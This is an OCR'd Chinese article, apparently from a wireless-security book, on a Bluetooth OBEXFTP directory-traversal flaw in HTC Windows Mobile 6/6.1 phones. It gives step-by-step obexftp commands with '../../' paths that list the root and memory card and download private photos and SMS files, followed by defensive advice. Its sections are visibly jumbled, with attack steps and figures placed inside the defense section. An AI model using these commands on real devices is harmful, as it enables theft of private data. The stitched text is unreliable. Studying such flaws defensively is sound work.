


图 8




图 9

虽然也可以选用其他文件目录，但不能指定位于My Device\My Documents\or Memory Card\My Documents\路径之外的其他文件目录。这是考虑到安全因素，因为这样一来用户就不会通过蓝牙通信将敏感文件暴露出去。如图3所示为在HTC Sprint 6850智能手机上启动蓝牙文件共享。

1.3 漏洞描述

在运行Windows Mobile 6和Windows Mobile 6.1的HTC设备中，其实现的蓝牙协议栈的OBEXFTP服务，存在一个文件目录遍历漏洞(Directory Traversal vulnerability)。OBEXFTP服务器位于\Windows\obexfile.dll。微软发表的声明表示这是一个由HTC开发的第三方驱动程序，它安装在运行Windows Mobile的HTC设备上，因此此漏洞只会对此一家制造商的产品有特定影响。

因此，某个得到验证的远程攻击者就可以利用这一漏洞列出任意文件目录，借由在路径名中加入的../进而对任意文件进行读写操作。而通过对启动（Startup）文件夹进行写操作，又可以转化为可运行代码的执行。如图4所示，在HTC Sprint 6850智能手机的蓝牙服务列表中可以看到，在默认情况下是开启FTP文件传输服务的。

二、漏洞利用与实现

下面就以国内目前市场使用率较高的多普达S700这款智能手机为例，测试该漏洞的具体攻击及利用方法。如图5所示，开启蓝牙功能及蓝牙共享目录后，即可开始漏洞的利用与实现测试。具体步骤如下。

步骤1：扫描开启蓝牙功能的移动设备。

和本章之前小节介绍的方式一样，攻击者会先使用hciconfig命令激活蓝牙适配器，然后在使用hcitool scan命令扫描周边开启蓝牙的设备。

如图6所示，扫描到一个名为“S700”的移动设备，接下来，攻击者可以使用简单的l2ping来测试一下连通性。在图6中可以看到连通性还不错。

步骤2：与该蓝牙设备建立合法连接。

注意本漏洞的实现前提是攻击者已经与目标设备建立了合法连接。所谓合法连接指的就是通过输入正确的PIN码，在两台设备之间建立蓝牙网络连接。如图7所示，在Ubuntu下成功地与名为“S700”的智能手机建立蓝牙连接，具体建立过程步骤可以参考《无线网络攻防进阶》一书，这里就不再详述。

可能有的朋友对于攻击者与智能手机之间建立合法连接比较疑惑，一般正常情况下，用户怎么可能会让攻击者和用户的手机建立蓝牙连接呢？其实有这样一些可能，首先，本文所说的“攻击者”并不一定是常说的带有明显恶意企图的陌生人，也可能是用户的一个普通朋友，偶然提出要彼此分享一下图片，用户自己也同意了，这样就建立了一个合法的蓝牙连接。类似的，有个刚认识的朋友借手机打个电话，打完后随手打开蓝牙功能的情况也不是不可能。所以说，很多时候，创造“攻击条件”的人恰恰就是用户自己。

此时，在状态栏的蓝牙菜单上，点击打开属性页面，如图8所示，可以看到已经与名为“S700”的蓝牙设备建立了合法连接。该设备显示为Phone，即智能手机。

此时，在正常情况下，连接方只能看到当前蓝牙共享目录下的内容。在Linux或者Ubuntu下打开一个Shell，使用obexftp命令与智能手机的FTP服务建立连接，具体命令如下：

obexftp　-b　已连接蓝牙设备MAC　-l

参数解释：

-b 后跟试图连接的蓝牙设备MAC。这里的蓝牙设备MAC就是前面图中通过扫描获得的地址，也就是这款名为S700的多普达智能手机。

-l　即list的意思，列出当前目录下的所有文件。

回车后可以看到如图9所示，由于当前目录下没有任何文件，所以显示为空。

步骤3：开始目录遍历攻击。

接下来，作为攻击者肯定不满足于只打开当前目录，就会开始尝试访问上一级目录或者根目录。此时，攻击者可以通过输入“../../”来访问根目录，具体命令如下：

obexftp　-b　已连接蓝牙设备MAC　-l　“../../”

参数解释：

-l 后面跟上预访问的路径，这里就是根目录。注意路径要用英文双引号隔开。

回车后稍等数秒就可看到如图10所示内容，在Shell下成功列出了当前根目录下的所有目录和文件名称。比如可以看到在“folder name=”后面出现的名为“Windows”、“My Documents”、“存储卡”等文件夹。



图10




图11

再比如图15中所示，攻击者使用数据分析类的工具，在读取下载回本地的SMS文件时，可以清楚地看到该SMS发送对象的手机号码等信息。在图15右侧，就可以清楚地识别出+861580290XXXX这样的手机号码字样（为了安全起见，我已将该号码做了处理）。

到这里，关于OBEX FTP目录遍历漏洞的典型利用就成功完成了。当然真正的攻击者可能并不会简单地做到这里就算完成，还会尝试获取更多的资料和信息。想象一下，对于那些喜欢使用手机自带摄像头自拍艺术照或者个人生活照的男男女女们，你们的隐私又是如何泄露出去的呢？是不是也将面临着成为XX门主角的威胁呢？

而这一切的缘由，就是因为HTC设备默认蓝牙服务中存在漏洞导致的。正因为该漏洞使得原本不可见且不可访问的目录变得清晰可见，所以才导致了攻击者的长驱直入。



图12




图13

三、防范方法

看到目录遍历漏洞这么可怕，相信很多人会立即本能地打开自己的手机，迅速关闭蓝牙功能以求多福。其实也没有那么夸张，毕竟，该漏洞的利用存在一定条件，并不是简单即用的，所以危害性并不属于高危漏洞。有几点建议，能够帮助用户有效地避免遭受此类攻击的威胁。

3.1、关闭蓝牙功能

简单最有效的方法，不过只适合平时不使用蓝牙功能的用户。

3.2、关闭蓝牙共享

个别用户使用蓝牙的目的可能仅仅是因为需要使用蓝牙耳机，但并不需要通过蓝牙传送什么文件，比如一些经常开车的朋友。也有些商务人士经常使用蓝牙耳机，所以需要蓝牙功能一直开启。这样的话，应当将蓝牙共享关闭，禁止任何共享目录存在。

对于攻击者来说，一般都会试图访问“存储卡”这样的目录，因为这样的目录意味着更多的私人信息。参考图10所示的文件列表，我们来看看能否访问存储卡上的内容，具体命令如下：

obexftp –b 已连接蓝牙设备MAC –l “../../存储卡”

注意此时的路径格式已经变为了存储卡下，在回车后，攻击者就能够列举出存储卡下的所有内容。如图11所示，能看到诸如pdf等多种类型的文件。甚至还有些私人的记录文件，竟然还有电费交付记录。

若攻击者希望将目标手机中的某一个文件下载到本地，就可以使用Obexftp的get参数来从目标设备上获取，比如私人的照片、图片等。

obexftp –b 已连接蓝牙设备MAC –g “../../路径名/文件名”

参数解释：

–g 后面跟上预下载文件的相对路径，这里就是“../../My Document/我的图片/春天.jpg”




图14




图15




图16

如图12所示，经过数秒地等待后，出现done的提示，显示下载完毕，同时断开FTP查询。此时，在当前Shell下输入ls命令查看，就能够看到那个名为“春天.jpg”的图片文件已经下载到本地。

使用图形工具打开“春天.jpg”文件，就能看到如图13所示的花朵画面。这只是测试用的图片，而在实际攻击中，攻击者将会尝试将很多保存在手机及存储卡上的照片、图片下载回本地，甚至还包括一些个人的文本记录等资料。

如图14所示的内容，攻击者成功地将名为“2009*.sms”文件下载到本地。该文件包含了一些私人的信息，攻击者完全可以通过后期地分析来获取其中的内容，或者直接可以通过修改、转发的方式用于欺骗他人。

3.3、升级手机操作系统

若既需要蓝牙功能，又需要不时使用蓝牙传送文件，比如一些年轻的时尚人士，喜欢在和朋友聚会时通过蓝牙分享彼此手机的桌面、音乐、铃声以及图片等。那么，最好的办法就是升级手机的操作系统，经过检查，将HTC设备默认的Windows Mobile 6.1版系统升级为6.5版本系统可以有效地杜绝此漏洞。对于新的6.5版本的Windows Mobile系统来说，将不存在OBEXFTP目录遍历漏洞。也就是说，即使攻击者与蓝牙建立了合法连接，也只能被局限在蓝牙共享目录下，无法再通过遍历方式访问到上级目录或根目录，更不可能下载私人信息。

如图16所示，对于升级后的HTC机型，在试图遍历时会出现failed即失败的提示。

关于从蓝牙角度进行的手机攻击技术还有很多，具体都会在近期上架的《无线网络安全攻防进阶》一书中得以体现，这本书是《无线网络安全攻防实战》的续作，全新内容，敬请期待。

最后，对正使用蓝牙功能的朋友们提个小小的忠告：其实不是有些技术不安全，而是我们自己没关好门。让这些小地方造成了大的危害，请记住这个谚语：如果你没有保护措施，那么你在阴天也很容易被烧伤。

